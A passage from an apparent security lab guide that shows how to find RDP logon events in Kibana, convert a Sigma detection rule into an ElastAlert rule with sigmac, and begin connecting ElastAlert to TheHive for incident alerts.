


Once logged in, you may proceed to log out again. If you wish to make more noise, feel free to repeat the operation.

Step 3: Manually Verifying the Logs in Kibana

Let's manually verify if any events for this remote desktop session exist. Open a browser (Firefox and Chrome are preinstalled on CommandoVM) and navigate to `http://192.168.20.106:5601`. You should be presented with the Kibana interface.


Click the *"Discover"* icon in the left pane.



Whenever doing a search in the *"Discover"* view, it is always a good idea to ensure the right index is selected. Let's make sure the `winlogbeat-*` index is indeed selected as outlined on the left as we will be searching for Windows events.

Events logged in Kibana are logged with the time-stamp reported by the endpoint. Given our lab is configured for international use, you might need to change the covered duration by clicking the calendar icon outlined below.

From the opened prompt, let's select a wider time range such as *"Today"*. **Please take note of this calendar icon, as you'll likely need to adapt the time window of your searches throughout the different labs!**




Next, we'll filter our logs to only show events which have a Windows event ID `4624`, a logon type `10` and the `student_ladm` username.

Enter the following search query in the search bar, followed by either pressing the `enter` key or pressing the blue *"Refresh"* button:

```
winlog.event_id: 4624 AND winlog.event_data.LogonType: 10
```

Once done, you should have identified the RDP logons, of which there is one occurrence in the below capture.



Step 4: Mapping Sigma to Elastic

In the next step, we will use the `sigmac` tool to transform our Sigma rule into an ElastAlert rule. As Sigma tries to be a generic format, it uses logical field names that are easy to understand by the end-user / analyst. In order for Sigma to work, though, these field names have to be translated to fields available in your logging stack (in our case Elastic).

If we retake part of our Sigma rule, we see the field names `EventID` and `LogonType`:

```
detection:
    selection:
        EventID: 4624
        LogonType: 10
```

If we go back to Kibana and analyze the event's structure, we notice that the field names need to be mapped. Sigma's `EventID` should map to Elasticsearch's `winlog.event_id`, `LogonType` to `winlog.event_data.LogonType`, and so on...

Luckily, modern Elastic instances and tools are ECS compliant:

> The Elastic Common Schema (ECS) is an open source specification, developed with support from the Elastic user community. ECS defines a common set of fields to be used when storing event data in Elasticsearch, such as logs and metrics.
>
> ECS specifies field names and Elasticsearch datatypes for each field, and provides descriptions and example usage. ECS also groups fields into ECS levels, which are used to signal how much a field is expected to be present.
>
> *Source: elastic.co*

The main advantage of this standardized naming schema is that Sigma provides an already-prepared mapping for the ECS, which you can find in their repository at `~/sigma/tools/config/winlogbeat-modules-enabled.yml`

Step 5: Converting Sigma to ElastAlert

With the mappings file described above, we can start converting our initial Sigma rule into an ElastAlert one. Note that ElastAlert is one of many Elastic-related types available in `sigmac`. Another example is `es-qs` for raw searches!

Please switch back to the SSH session you have open toward the SOC stack (`192.168.20.106`).

We will now convert our Sigma rule using the mapping file:

```
sigmac --target elastalert --config ~/sigma/tools/config/winlogbeat-modules-enabled.yml --output ~/elastalert/rules/sec699-test.yml ~/custom_rules/sec699-test.yml
```

Review the newly created rule:

```
cat ~/elastalert/rules/sec699-test.yml
```

```
alert:
- debug
description: Detect RDP logins
filter:
- query:
    query_string:
      query: (winlog.channel:"Security" AND winlog.event_id:"4624" AND
winlog.event_data.LogonType:"10")
index: winlogbeat-*
name: 699-Test-rule_0
priority: 4
realert:
  minutes: 0
type: any
```

When verifying the logs manually, we used this very same query, so we are pretty sure the rule should work.

Let's test our rule by using the following command:

```
python3 -m elastalert.elastalert --config ~/elastalert/config.yml --rule
~/elastalert/rules/sec699-test.yml --verbose --start $(date +"%Y-%m-%d")
```

The final part of the command forces ElastAlert to start querying for data that has been ingested today. By default, it will start querying from "now". When ElastAlert completed its first run, you should receive the message that some alerts were sent:

```
INFO:elastalert:Ran 699-Test-rule_0 from 2020-03-12 00:00 GMT to 2020-03-12 15:45
GMT: 0 query hits (0 already seen), 2 matches, 2 alerts sent
```

Press `ctrl` + `c` to stop ElastAlert.

Step 6: Integrating with TheHive

At the moment we have a working ElastAlert rule, but no place to send our alert to. We'll update our rule to automatically send alerts to TheHive.

> TheHive is a scalable 4-in-1 open source and free security incident response platform designed to make life easier for SOCs, CSIRTs, CERTs and any information security practitioner dealing with security incidents that need to be investigated and acted upon

swiftly. Thanks to Cortex, our powerful free and open source analysis engine, you can analyze (and triage) observables at scale using more than 100 analyzers.

Source: github.com/TheHive-Project

Open a web-browser and navigate to `http://192.168.20.106:9000`. During the first set-up, you will get guided into updating the database and creating a first user. Take into account the initial setup will take a few minutes.


If prompted, press the *"Update Database"* button.

You might get prompted to create an administrator user. If so, create a user with the `admin` login as well as the `admin` password. As the name is not important, go ahead and choose one you would like.


Once ready, you may press the blue *"Create"* button.

With the setup done, you will now resume the usual login flow where you will use your administrative credentials. Log in with the `admin` user (password `admin`) after which you might press the blue *"Sign in"* button.


In order to integrate TheHive with ElastAlert, we will need an API key. From TheHive's home screen, click the *"Admin"* menu in the top right corner and select the *"Users"* entry.




From the user management pane, proceed to edit your user by clicking the *"Edit"* button.




TheHive prevents users from generating alerts by default, regardless of their permissions. As we will be using our user to generate alerts, make sure to check the *"Allow alerts creation"* check-box and save any changes using the blue *"Save user"* button.



